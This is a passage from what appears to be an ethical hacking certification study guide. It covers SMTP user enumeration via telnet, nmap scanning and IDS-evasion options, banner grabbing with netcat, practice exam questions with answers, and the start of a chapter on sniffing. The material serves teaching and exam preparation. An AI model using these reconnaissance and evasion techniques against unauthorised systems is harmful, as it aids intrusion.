<pre>\$ telnet 172.17.15.12 Trying 172.17.15.12... Connected to 172.17.15.12. Escape character is '^]'. 220 Anymailserver ESMTP Sendmail 8.9.3 HELO 501 HELO requires domain address HELO x 250 Anymailserver Hello [192.168.15.22], pleased to meet you VRFY Matt 250 Super-User <Matt@Anymailserver> VRFY Brad 550 Brad... User unknown</pre>	<pre>\$ telnet 172.17.15.12 Trying 172.17.15.12... Connected to 172.17.15.12. Escape character is '^]'. 220 AnymailserverESMTP Sendmail8.9.3 HELO 501 HELO requires domain address HELO x 250 AnymailserverHello [192.168.15.22], pleased to meet you EXPN Matt 250 Super-User <Matt@Anymailserver> EXPN Brad 550 Brad... User unknown</pre>	<pre>\$ telnet 172.17.15.12 Trying 172.17.15.12... Connected to 172.17.15.12. Escape character is '^]'. 220 AnymailserverESMTP Sendmail8.9.3 HELO 501 HELO requires domain address HELO x 250 AnymailserverHello [192.168.15.22], pleased to meet you MAIL From: Matt 250 Matt... Sender ok RCPT TO: Angie... Recipient ok RCPT TO: Brad 550 Brad... User unknown</pre>

Figure 3-12 SMTP commands



EXAM TIP Know SMTP commands (VRFY, EXPN, and RCPT TO) and how to use them in Telnet well.

Chapter Review

Scanning is the process of discovering systems on the network and taking a look at what open ports and applications may be running. EC-Council's scanning methodology phases include the following: check for live systems, check for open ports, scan beyond IDS, perform banner grabbing, scan for vulnerabilities, draw network diagrams, and prepare proxies.

When two TCP/IP-enabled hosts communicate with each other, data transfer is either connectionless or connection-oriented. Connectionless communication is "fire and forget," meaning the sender can simply fire as many segments as it wants out to the world, relying on other upper-layer protocols to handle any problems. At the Transport layer, connectionless communication is accomplished with UDP. Application protocols that make use of this transport method move very small amounts of data and usually move them inside a network structure (not across the Internet). Examples of protocols making use of UDP are TFTP, DNS, and DHCP.

Connection-oriented communications using TCP are slower than connectionless but are a much more orderly form of data exchange. Senders reach out to recipients, before data is ever even sent, to find out whether they're available and whether they'd be willing to set up a data channel. Once data exchange begins, the two systems continue to talk with one another. Six flags can be set in the TCP header: URG (Urgent), ACK (Acknowledgment), PSH (Push), RST (Reset), SYN (Synchronize), and FIN (Finish). A session must be established between two systems for data exchange. This is accomplished via a three-way handshake, listed as "SYN, SYN/ACK, ACK."

The Source Port and Destination Port fields in TCP or UDP communication define the protocols that will be used to process the data. The port numbers range from 0 to 65,535 and are split into three different groups: well-known (0—1023), registered (1024—49,151), and dynamic (49,152—65,535). A system is said to be *listening* for a port when it has that port open. Typing **netstat -an** displays all connections and listening ports, with addresses and port numbers in numerical form.

IPv4 has three main address types—unicast (acted on by a single recipient), multicast (acted on only by members of a specific group), and broadcast (acted on by everyone in the network). To determine which network an IP address belongs to, the address must be looked at as network bits and host bits. A subnet mask is a binary pattern that is matched against any IP address to determine which bits belong to the network side of the address. Rules involving IPv4 addresses include the following:

- If all the bits in the Host field are 1's, the address is a broadcast (that is, anything sent to that address will go to everything on that network).
- If all the bits in the Host field are set to 0's, that's the network address.
- Any combination other than all 1's and 0's present the usable range of addresses in that network.

To view the network and host portions of an address, first convert the IP address to binary, convert the subnet mask to binary, and stack the two. Every bit from left to right is considered part of the network ID until you hit a zero in the subnet ID. Next, you can manipulate the host bits to show all 0's, set all the host bits off except the first, set all the host bits on except the last, and set all the host bits on to show the network ID and the first, last, and broadcast addresses, respectively.

A ping sweep is the easiest method for identifying active machines on the network. An ICMP Echo Request (Type 8) message is sent to each address on the subnet. Those that are up (and not filtering ICMP) reply with an ICMP Echo Reply (Type 0).

Port scanning is the method by which systems on a network are queried to see which ports they are listening to. One of the more important port-scanning tools available is Nmap, which can perform many different types of scans (from simply identifying active machines to port scanning and enumeration) and can also be configured to control the speed at which the scan operates. In

general, the slower the scan, the less likely you are to be discovered and the more reliable the results. Nmap comes in both a command-line version and a GUI version (known as Zenmap) and works on multiple OS platforms. The Nmap syntax is simple:

```
nmap <scan options> <target>
```

Multiple scan options (or switches) are available, and combining them can produce several scan options. The "s" commands determine the type of scan to perform, the "P" commands set up ping sweep options, and the "o" commands deal with output. The "T" commands deal with speed and stealth, with the serial methods taking the longest amount of time. Parallel methods are much faster because they run multiple scans simultaneously.

There are several generic scan types for port scanning: full connect (also known as TCP connect or full open scan), stealth (also known as a half-open scan and as a SYN scan), inverse TCP flag, XMAS, ACK flag probe, IDLE, and TCT Maimon. Full (TCP connect) and stealth scans receive a SYN/ACK on open ports and an RST on closed ports. XMAS and inverse TCP scans receive no response on an open port and an RST on closed ports. Additionally, neither works on Windows machines.

Two main scanning efforts involving SCTP are *SCTP INIT scanning* and *SCTP COOKIE Scanning*. Per Nmap.org, an SCTP INIT scan "...is the SCTP equivalent of a TCP SYN scan. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is relatively unobtrusive and stealthy, since it never completes SCTP associations and allows clear, reliable differentiation between the open, closed, and filtered states."

Hping (Hping2 or Hping3) is another powerful tool for both ping sweeps and port scans, and is also a handy packet-crafting tool for TCP/IP. Hping works on Windows and Linux versions and runs nearly any scan Nmap can put out. A full and complete breakdown of all switches and syntax can be found on Hping's man page (www.hping.org/manpage.html).

Hiding your activities from prying security-professional eyes can be done using fragmented packets, IP address spoofing, source routing, and proxies. In fragmenting packets, the idea isn't to change the scan itself but to crack apart the packets *before they're sent* so that the IDS can't recognize them. If you split the TCP header into several packets, all the IDS may see is useless chatter. For example, an Nmap command like **nmap -sS -A -f 172.17.15.12** might work to fragment a SYN scan (while OS fingerprinting along the way).

Spoofing an IP address is exactly what it sounds like: you use a packet-crafting tool of some sort to obscure the source IP address of packets sent from your machine. Many tools are available for this—Hping, Scapy, and Komodia Redirector, for example. Spoofing an IP address means any data coming back to the fake address will not be seen by the attacker. For example, if you spoof an IP address and then perform a TCP scan, the information won't make its way back to you.

Source routing was originally designed to allow applications to specify the route a packet takes to a destination, regardless of what the route tables between the two systems say. The attacker can use an IP address of another machine on the subnet and have all the return traffic sent back, regardless of which routers are in transit. Protections against source-routing attacks are prevalent and effective—not to mention most firewalls and routers detect and block source-routed packets—so this may not be your best option.

A *proxy* is nothing more than a system you set up to act as an intermediary between you and your targets. In many instances, proxies are used by network administrators to control traffic and provide additional security for internal users, or for things like remotely accessing intranets. Hackers, though, can use that technology in reverse—sending commands and requests to the proxy and letting the proxy relay them to the targets. So, for evasion purposes, anyone monitoring the subnet sees the proxy trying all these actions, not the hacker. It's important to remember that a

proxy isn't just a means for obfuscating the source. Proxies are used for a variety of things.

Proxying can be done from a single location or spread across multiple proxies to further disguise the original source. If you want to set up *proxy chains*, where multiple proxies further hide your activities, you can use tools such as Proxy Switcher, ProxyChains, and Proxifier.

Tor basically works by installing a small client on the machine, which then gets a list of other clients running Tor from a directory server. The client then bounces Internet requests across random Tor clients to the destination, with the destination end having very little means to trace the original request back. Communication between Tor clients is encrypted, with only the last leg in the journey—between the Tor “cloud” and the destination—sent unencrypted.

Another method for disguising your identity, at least for port 80 (HTTP) traffic, is to use an anonymizer. *Anonymizers* are services on the Internet that make use of a web proxy to hide your identity. Some anonymizers referenced by ECC include Guardster, Ultrasurf, Psiphon, and Tails. Tails isn't an application, per se; it's an actual live OS you can run from a USB that anonymizes the source and leaves no trace on the system you're on.

Vulnerability scanning involves running a tool against a target to see what vulnerabilities it may hold. Scanners of note include Nessus, MBSA, GFI LanGuard, and OpenVAS.

When we enumerate a target, we're moving from passive information gathering to a much more active state. No longer satisfied with just knowing which ports are open, we now want to find targets such as open shares and any easy-to-grab user account information.

Microsoft Windows machines—everything from old Windows 2000 to Windows 10 systems—will constitute the vast majority of your targets in the real world, so it's important to know some security basics before enumerating them. User rights are granted via an account's membership within a group and determine which system tasks an account is allowed to perform. Permissions are used to

determine which resources an account has access to. The method by which Windows keeps track of which account holds what rights and permissions comes down to SIDs and RIDs. A security identifier (SID) identifies user, group, and computer accounts and follows a specific format. A resource identifier (RID) is a portion of the overall SID, identifying a specific user, computer, or domain.

SIDs are composed of an *S*, followed by a revision number, an authority value, a domain or computer indicator, and a RID. The RID portion of the identifier starts at 500 for the administrator account. The next account on the system, Guest, is RID 501. All users created for the system start at 1000 and increment from that point forward—even if their user names are re-created later.

Accounts are identified by their SID (and associated RID), of course, but the passwords for them must be stored somewhere, too. In Windows, passwords are stored in `C:\Windows\System32\Config\SAM`. The SAM database holds encrypted versions of all the local passwords for accounts on the machine. For those machines that are part of a domain, the passwords are stored and handled by the domain controller.

Linux systems use a user ID (UID) and a group ID (GID) in much the same way as Windows uses SIDs and RIDs. On a Linux machine, these can be found in the `/etc/passwd` file.

Banner grabbing involves sending an unsolicited request to an open port to see what, if any, default message (banner) is returned. Depending on what version of the application is running on the port, the returned banner (which could be an error message, HTTP header, or login message) can indicate a potential vulnerability for the hacker to exploit. ECC defines two different categories of banner grabbing—active and passive. Active banner grabbing involves sending specially crafted packets to remote systems and comparing responses to determine the OS. Passive banner grabbing involves reading error messages, sniffing network traffic, or looking at page extensions.

A common method of performing banner grabbing is to use a simple tool already built into most operating systems, Telnet. For

example, if you simply type **telnet *IPAddress***, you'll send TCP packets to the recipient with the destination port set to 23. However, you can also point it at any other port number explicitly to test for connectivity. If the port is open, you'll generate some form of banner response.

Another tool for banner grabbing (and other uses) is Netcat. Known as the "Swiss Army knife of hacking tools," Netcat is a command-line networking utility that reads and writes data across network connections using TCP/IP. It's also a tunneling protocol, a scanner, and an advanced hacking tool. To try banner grabbing with this little jewel, simply type **nc <*IPAddress or FQDN*> <port number>**.

NetBIOS, a browser service that's part of Microsoft Windows operating systems, was designed to host information about all the machines within the domain or TCP/IP network segment. A NetBIOS name is a 16-character ASCII string used to identify network devices—15 characters are used to define the name while the 16th character is reserved for the service or name record type. The built-in utility nbtstat can be used to provide NetBIOS information for enumeration purposes. Within the nbtstat response, the code, type, and name can be used to gather information. NetBIOS enumeration questions will generally be about three things:

- Identifying the code and type
- The fact NetBIOS name resolution doesn't work at all on IPv6
- Which tools can be used to perform it

SNMP was designed to manage IP-enabled devices across a network. As a result, if it is in use on the subnet, you can find out loads of information with properly formatted SNMP requests. SNMP consists of a manager and agents, and it works much like a dispatch center. A central management system set up on the network makes requests of SNMP agents on the devices. These agents respond to the requests by going to a big virtual filing cabinet on each device called the Management Information Base (MIB). The MIB holds

information, and it's arranged with numeric identifiers (called *object identifiers*, or *OIDs*), from general information to the very specific. The request points out exactly what information is requested from the MIB installed on that device, and the agent responds with only what is asked for. MIB entries can identify what the device is, what operating system is installed, and even usage statistics. In addition, some MIB entries can be used to actually change configuration settings on a device. When the SNMP management station asks a device for information, the packet is known as an SNMP GET request. When it asks the agent to make a configuration change, the request is an SNMP SET request.

There are two types of managed objects in SNMP—scalar and tabular. *Scalar* defines a single object, whereas *tabular* defines multiple related objects that can be grouped together in MIB tables.

SNMP uses a community string as a form of password. The read-only version of the community string allows a requester to read virtually anything SNMP can drag out of the device, whereas the read-write version is used to control access for the SNMP SET requests. Two major downsides are involved in the use of both these community string passwords. First, the defaults, which are all active on every SNMP-enabled device right out of the box, are ridiculously easy. The read-only default community string is *public*, whereas the read-write string is *private*. Assuming the network administrator left SNMP enabled and/or did not change the default strings, enumerating with SNMP is a snap.

Lightweight Directory Access Protocol (LDAP) is *designed* to be queried, so it presents a perfect enumeration option. LDAP sessions are started by a client on TCP port 389 connecting to a Directory System Agent (DSA). The request queries the hierarchical/logical structure within LDAP and returns an answer using Basic Encoding Rules (BER). You can pull valid user names, domain information, addresses and telephone numbers, system data, and organizational structure information this way. Tools include Softerra LDAP Administrator, JXplorer, LEX, LDAP Admin Tool, and the built-in Active Directory Explorer in Windows systems.

Network Time Protocol (running UDP on port 123) sets the time across your network, and querying the NTP server can give you information such as a list of systems connected to the server (name and IP address) and possibly the IP addresses of internal systems (if the NTP box is in the DMZ and serves machines inside the network, information can be pulled on the internal machines). Several tools for NTP enumeration are available, but you can also use Nmap and Wireshark if you know what you're looking for. Commands for NTP enumeration include `ntptrace`, `ntpd`, and `ntpq`.

Simple Mail Transfer Protocol (SMTP) holds three commands helpful in enumeration—`VRFY` (which validates user), `EXPN` (which provides the actual delivery addresses of mailing lists and aliases), and `RCPT TO` (which defines recipients)—and servers respond differently to these commands. Their responses can tell us which are valid user names and which are invalid user names.

Questions

1. A member of your team enters the following command:

```
nmap -sV -sC -O -traceroute IPAddress
```

Which of the following Nmap commands performs the same task?

- A. `nmap -A IPAddress`
 - B. `nmap -all IPAddress`
 - C. `nmap -Os IPAddress`
 - D. `nmap -aA IPAddress`
2. You want to perform banner grabbing against a machine (168.15.22.4) you suspect as being a web server. Assuming you have the correct tools installed, which of the following command-line entries will successfully perform a banner grab? (Choose all that apply.)
 - A. `telnet 168.15.22.4 80`

- B.** telnet 80 168.15.22.4
 - C.** nc -v -n 168.15.22.4 80
 - D.** nc -v -n 80 168.15.22.4
- 3.** You've decided to begin scanning against a target organization but want to keep your efforts as quiet as possible. Which IDS evasion technique splits the TCP header among multiple packets?
- A.** Fragmenting
 - B.** IP spoofing
 - C.** Proxy scanning
 - D.** Anonymizer
- 4.** One of your team members is analyzing TTL fields and TCP window sizes in order to fingerprint the OS of a target. Which of the following is most likely being attempted?
- A.** Online OS fingerprinting
 - B.** Passive OS fingerprinting
 - C.** Aggressive OS fingerprinting
 - D.** Active OS fingerprinting
- 5.** What flag or flags are sent in the segment during the second step of the TCP three-way handshake?
- A.** SYN
 - B.** ACK
 - C.** SYN/ACK
 - D.** ACK/FIN
- 6.** You are port scanning a system and begin sending TCP packets with the ACK flag set. Examining the return packets, you see a return packet for one port has the RST flag set and the TTL is less than 64. Which of the following is true?

- A.** The response indicates an open port.
 - B.** The response indicates a closed port.
 - C.** The response indicates a Windows machine with a nonstandard TCP/IP stack.
 - D.** ICMP is filtered on the machine.
- 7.** An ethical hacker is ACK-scanning against a network segment he knows is sitting behind a stateful firewall. If a scan packet receives no response, what does that indicate?
- A.** The port is filtered at the firewall.
 - B.** The port is not filtered at the firewall.
 - C.** The firewall allows the packet, but the device has the port closed.
 - D.** It is impossible to determine any port status from this response.
- 8.** Which flag forces a termination of communications in both directions?
- A.** RST
 - B.** FIN
 - C.** ACK
 - D.** PSH
- 9.** You are examining a host with an IP address of 52.93.24.42/20 and want to determine the broadcast address for the subnet. Which of the following is the correct broadcast address for the subnet?
- A.** 52.93.24.255
 - B.** 52.93.0.255
 - C.** 52.93.32.255
 - D.** 52.93.31.255

E. 52.93.255.255

10. Which port number is used by default for syslog?

A. 21

B. 23

C. 69

D. 514

11. Which of the following commands would you use to quickly identify live targets on a subnet? (Choose all that apply.)

A. `nmap -A 172.17.24.17`

B. `nmap -O 172.17.24.0/24`

C. `nmap -sn 172.17.24.0/24`

D. `nmap -PI 172.17.24.0/24`

12. You're running an IDLE scan and send the first packet to the target machine. Next, the SYN/ACK packet is sent to the zombie. The IPID on the return packet from the zombie is 36754. If the starting IPID was 36753, in what state is the port on the target machine?

A. Open

B. Closed

C. Unknown

D. None of the above

13. Which ICMP message type/code indicates the packet could not arrive at the recipient due to exceeding its time to live?

A. Type 11

B. Type 3, Code 1

C. Type 0

D. Type 8

- 14.** An ethical hacker is sending TCP packets to a machine with the SYN flag set. None of the SYN/ACK responses on open ports is being answered. Which type of port scan is this?
- A.** Ping sweep
 - B.** XMAS
 - C.** Stealth
 - D.** Full
- 15.** Which of the following statements is true regarding port scanning?
- A.** Port scanning's primary goal is to identify live targets on a network.
 - B.** Port scanning is designed to overload the ports on a target in order to identify which are open and which are closed.
 - C.** Port scanning is designed as a method to view all traffic to and from a system.
 - D.** Port scanning is used to identify potential vulnerabilities on a target system.

Answers

- 1. A.** The -A switch turns on OS detection, version detection, script scanning, and traceroute, just as the -O, -sV, -sC, and -traceroute switches do in conjunction with each other.
- 2. A, C.** Both Telnet and Netcat, among others, can be used for banner grabbing. The correct syntax for both has the port number last.
- 3. A.** Fragmenting packets is a great way to evade an IDS, for any purpose. Sometimes referred to as *IP fragments*, splitting a TCP header across multiple packets can serve to keep you hidden while scanning.

- 4. B.** Generally, any activity noted in a question that does not explicitly state you are crafting packets and injecting them toward a system indicates you are passively observing traffic—in this case, most likely with a sniffed traffic log.
- 5. C.** A three-way TCP handshake has the originator forward a SYN. The recipient, in step 2, sends a SYN and an ACK. In step 3, the originator responds with an ACK. The steps are referred to as SYN, SYN/ACK, ACK.
- 6. A.** According to ECC, if the TTL of the returned RST packet is less than 64, the port is open.
- 7. A.** An ACK packet received by a stateful firewall will not be allowed to pass unless it was “sourced” from inside the network. No response indicates the firewall filtered that port packet and did not allow it passage.
- 8. A.** The RST flag forces both sides of the communications channel to stop. A FIN flag signifies an ordered close to the communications.
- 9. D.** If you look at the address 52.93.24.42 in binary, it looks like this: 00110100.01011101.00011000.00101010. The subnet mask given, /20, tells us only the first 20 bits count as the network ID (which cannot change if we are to stay in the same subnet), and the remaining 12 bits belong to the host. Turning off all the host bits (after the 20th) gives us our network ID: 00110100.01011101.0001**0000.00000000** (52.93.16.0/20). Turning on all the host bits gives us our broadcast address: 00110100.01011101.0001**1111.11111111** (52.93.31.255/20).
- 10. D.** Syslog uses 514 by default. Even if you had no idea, the other answers provided are very well-known default ports (FTP, Telnet, TFTP), so you can eliminate them as possible answers.
- 11. C, D.** Both the -sn and -PI switches will accomplish the task quickly and efficiently.

- 12. B.** Since the IPID incremented by only one, this means the zombie hasn't sent anything since your original SYN/ACK to figure out the starting IPID. If the IPID had increased by two, then the port would be open because the zombie would have responded to the target machine's SYN/ACK.
- 13. A.** A Type 11 ICMP packet indicates the TTL for the packet has reached 0; therefore, it must take the Carrousel (from the movie *Logan's Run*) and disappear to a better place.
- 14. C.** ECC defines as a stealth scan what most of us used to call a half-open scan (although I suppose it would actually make more sense mathematically to call it a two-thirds scan, since it's a three-way handshake and only two are used). This is also known as a SYN scan.
- 15. D.** Port scanning has a singular purpose—to knock on ports and see if they're open (listening). Does an open port necessarily mean something is wrong? No, but it does represent a *potential* vulnerability you can exploit later.

Sniffing and Evasion

In this chapter you will

- Describe sniffing concepts, including active and passive sniffing and protocols susceptible to sniffing
- Describe ethical hacking techniques for Layer 2 traffic
- Describe sniffing tools and understand their output
- Describe sniffing countermeasures
- Learn about intrusion detection system (IDS), firewall, and honeypot types, use, and placement
- Describe signature analysis within Snort
- Describe IDS, firewall, and honeypot evasion techniques

I used to work in an office building just up the road from my home. My office was located at the end of a dead-end hallway that had a large window overlooking the giant parking lot. Oftentimes, people

would walk down to the end of the hallway and look out the window for a while, longing for freedom during the middle of a harsh workday. And, oftentimes, they went down there to take or place personal calls on their cell phones. And, I don't know, but I just assumed everyone knew *sound travels*.

These people talked to their girlfriends, boyfriends, and, on a couple of occasions, the "other woman." They called up banks and talked about their accounts or loans. They called businesses they'd applied to, trying to work out interview times and other issues. And all of this they did without any knowledge (or perhaps concern) that someone was involuntarily listening to all their conversations. Thankfully, for all these folks, I'm not an evil little guy. If I were, I would have been drawing from several bank accounts. I could also have set up and run a very successful dating agency—or a source for divorce proceedings.

In much the same way as this example, people have conversations over a network all the time, without having any idea someone else could be listening in. In this chapter, we're going to discuss ways for you to sit in the cramped little corner office of the network wire, listening in on what people are saying over your target subnet. We'll also include a little discussion on efforts to stop your network intrusion and, hopefully, steps you can take around those efforts.

Essentials

Most people consider eavesdropping to be a little on the rude side. When it comes to your career as a pen tester, though, you're going to have to get over your societal norms and become an ace at eavesdropping—well, an ace at *virtual* eavesdropping anyway. *Sniffing* (often construed as *wiretapping* by law enforcement types, something we'll examine in detail later) is the art of capturing packets as they pass on a wire, or over the airwaves, to review for interesting information. This information could simply be addresses to go after or information on another target. It can also be as high

value as a password or other authentication code. Believe it or not, some applications send passwords and such in the clear, making things a heck of a lot easier for you. A sniffer is the tool you'll use to accomplish this, and a host of different ones are available. Before I get into all that, though, let's get some basics out of the way.

Network Knowledge for Sniffing

Before getting into sniffing and sniffers per se, we'll spend just a little more time discussing communications basics and what they mean to sniffing. No, I'm not going to revisit the networking basics stuff again, but we do need to review how network devices listen to the wire (or other media used for your network) and how all these topics tie together. See, network devices don't just start babbling at each other like we humans do. They're organized and civilized in their efforts to communicate with each other. Believe it or not, your understanding of this communications process is critical to your success in sniffing. If you don't know how addressing works and what the protocols are doing at each layer, your time spent looking at sniffer output will be nothing more than time wasted.

The process of sniffing comes down to a few items of great importance: what state the network interface card (NIC) is in, what access medium you are connected to, and what tool you're running. Because a sniffer is basically an application that looks at all frames passing on a medium for your perusal, and because you already know the full communications process, I would imagine it's easy for you to understand why these three items are of utmost importance.



EXAM TIP You probably (should) know this already, but the IPv4 loopback address (denoting the software loopback of your own machine) is 127.0.0.1, and the MAC address of broadcast messages is FF:FF:FF:FF:FF:FF. The IPv6 address

is ::1. Additionally, it may be helpful to know a loopback doesn't actually touch the NIC—it's purely in software.

First, let's consider your NIC. This little piece of electronic genius works by listening to a medium (a wire most often, or the airwaves in the case of wireless) and looking for messages that match its address (or an address it's supposed to be looking at, such as a broadcast or multicast message). This address, known as a *MAC* (Media Access Control), *physical*, or *burned-in* address, is a unique identifier assigned to a NIC for communications at the Data Link layer of a network segment. It's 48 bits long and is generally displayed as 12 hex characters separated by colons. The first half of the MAC address is known as the organizationally unique identifier (OUI; assigned to the NIC manufacturer) and the second half provides a unique number to identify that particular card. This addressing ensures each NIC in each device on a subnet has a specific, unique address.



NOTE Even though it's considered a physical address, there are special instances where MAC addresses don't refer to a single, specific card. Broadcast and multicast messages inside a network have their own MAC addresses as well. NICs on the subnet look at these frames as they arrive on the medium and open them just as they would frames with their own MAC address.

If the NIC is on an electric wire (and for the rest of this example, let's assume it is working in a standard Ethernet network), it reacts when specific electric voltage hits the wire and then begins reading the bits coming in. If the bits come in the form of a frame, it looks at the ones making up the destination address. If that address matches its own MAC address, the broadcast address for the subnet, or a

multicast address it is aware of, the NIC pulls the frame from the wire and lets the operating system begin working on it. In short, your NIC (under the influence and control of your operating system and its associated drivers) will see anything passing by but normally won't process any frame not addressed to it. You have to tell it to do so.

A sniffer needs your card to run in something called *promiscuous mode*. This simply means that, regardless of address, if the frame is passing on the wire, the NIC will grab it and pull it in for a look. Because NICs are designed to pay attention *only* to unicast messages addressed appropriately, multicast messages, or broadcast messages, you need something that *forces* it to behave for your sniffer. In other words, your NIC "sees" everything passing by on the wire but only pulls in and examines things it recognizes as addressed to the host. If you wish for it (more specifically, the driver for the NIC) to pull everything in for a look, you have to tell it to do so. WinPcap is an example of a driver that allows the operating system to provide low-level network access and is used by a lot of sniffers on Windows machine NICs.



EXAM TIP Regardless of OS, the NIC still has to be told to behave promiscuously. On Windows, the de facto driver/library choice is WinPcap. On Linux, it's libpcap.

This brings up the second interesting point mentioned earlier—what wire, or medium, you have access to. Ethernet (because it's the most common, it's what we'll discuss) runs with multiple systems sharing a wire and negotiating time to talk based on Carrier Sense Multiple Access/Collision Detection (CSMA/CD). In short, any system can talk anytime they want, so long as the wire is quiet. If two systems decide to talk at the same time, a collision occurs, they back off, and everyone goes at it again. As long as your system is within

the same collision domain, right out of the box, and you don't change a thing, your NIC will see *every* message intended for anyone else *in the domain*. This doesn't mean your NIC will act on these messages. Again, it will only act on unicast messages addressed for the host and on broadcast/multicast messages for the subnet. Your NIC usually only forwards the ones intended for you and ignores the rest. So, what constitutes a collision domain? Is the whole world in a collision domain? See [Figure 4-1](#).




Figure 4-1 Collision domains and sniffing

Collision domains are composed of all the machines *sharing any given transport medium*. In other words, if we're all connected to the same wire and we use electricity to talk to one another, every time I send a message to one person on the wire, everyone gets shocked. Therefore, only one of us can talk at a time—if two try it simultaneously, the voltage increases, and the messages will get all garbled up. Because we're all connected to the same wire, I don't have to guess when anyone else is sending a message; I'm getting

shocked *every* time *anyone* sends *anything*. I don't read them all, because they're not addressed for me, but I know they're being sent.

Why all this talk about collision domains and who receives what from whom? Try thinking about it this way: Suppose there are ten people in an open room together, close enough to hear every word each one of them says. Bob, a gregarious guy who loves humor, has a great joke and decides he wants to share it with Jane. He says, "Hey Jane, want to hear a joke?" Jane says, "Sure, go ahead." Bob says "Two corn chips are out in the yard, but not playing with each other. One chip says to the other, 'I get the feeling you don't like me, but I'd like to play. Can we *taco* about it?' The other chip says, 'No. I'm *nacho* friend.'" Jane laughs, and so does Bill from the other side of the room.

Who in the room heard Bob start a message? Everyone, of course. Who acted on it? Just Jane. Why? Because everyone heard Jane's name up front and knew the message was not for them, so they ignored it—even though they could hear the whole thing. Jane opened up a line of communication and listened while Bob told that ridiculous joke. Bill, who decided he'd listen to everyone's conversation, didn't have to do a thing to enjoy the joke message, even though it wasn't intended for him. Got it now?

Armed with this knowledge, your sniffing options can be scrutinized appropriately. Suppose, for example, you see systems connected to a hub. All systems connected to a hub share the same collision domain; therefore, every system on the hub can hear the stupid jokes every other system on the hub sends or receives. If the hub is taken out and replaced with a switch, however, things change.

Switches split collision domains so that each system connected to the switch resides in its own little collision domain—the switch sends frames down a wire for a given computer only if they're intended for the recipient. To continue our silly example, consider the same setup, but this time everyone in the room is wearing soundproof headsets (like football coaches on the sideline) with individual

frequency channels. When Bob decides to tell his joke, he first tunes his transmitter to Jane's frequency and starts talking. Nobody else in the room hears the conversation. The only way Bill will start laughing is if he has somehow tuned in to Bob's or Jane's frequency, to silently sit back and listen to them.

This brings up a potential problem for the sniffing attacker. If you're connected to a switch and you receive only those messages intended for your own NIC, what good is it to sniff? This is an excellent question and a good reminder that it's important to know what you actually have access to, media-wise. We'll revisit this in just a moment when we start discussing active sniffing.

Protocols Susceptible to Sniffing

Once you figure out how to start looking at all those packets you're pulling in (and we'll get to that in a minute), you may start asking yourself which ones are more important than others. I mean, there are tons of packets. Millions of them. *Billions*. Surely some of them are more important than others, right? Well, this is where knowledge of how protocols work on a network comes into play.

There are some important protocols in the upper layers for you to pay attention to as an ethical hacker—mainly because of their simplicity. When you think about an Application layer protocol, remember it normally relies on other protocols for almost everything else except its sole, primary purpose. For example, consider Simple Mail Transfer Protocol (SMTP). SMTP was designed to do one thing: carry an e-mail message. It doesn't know anything about IP addressing or encryption, or how big the network pipe is; its only concern is packaging ASCII characters together to be given to a recipient. Because SMTP was written to carry nothing but ASCII, there is virtually no security built into the protocol at all. In other words, everything sent via SMTP, with no encryption added at another layer, is sent as clear text, meaning it can be easily read by someone sniffing the wire.



NOTE Ever heard of hardware protocol analyzers? They're neat little boxes that do a whole lot of data sniffing and analyzing for you, automatically. Companies such as Fluke, RADCOM, and Keysight all make versions. Go check them out.

Are there other Application layer protocols to pay attention to? You bet your Manwich there are. For example, although FTP requires a user ID and password to access the server (usually), the information is passed in clear text over the wire. TFTP passes *everything* in clear text, and you can pull keystrokes from a sniffed Telnet session (user name and password anyone?). SNMPv1 and NNTP (Network News Transfer Protocol) send their passwords and data over clear text, as do IMAP and POP3. And HTTP? Don't get me started, what with all the data that one sends in the clear. Several Application layer protocols have information readily available to captured traffic—you just need to learn where to look for it. Sometimes data owners use an insecure application protocol to transport information that should be kept secret. Sniffing the wire while these clear-text messages go across will display all that for you.



NOTE This should probably go without saying, but the fact that protocols like the ones just mentioned send passwords in the clear should be a big clue that, if at all possible, you should avoid using them.

Protocols at the Transport and Network layers can also provide relevant data. TCP and UDP work in the Transport layer and provide the port numbers that both sides of a data exchange are using. TCP also adds sequence numbers, which will come into play later during

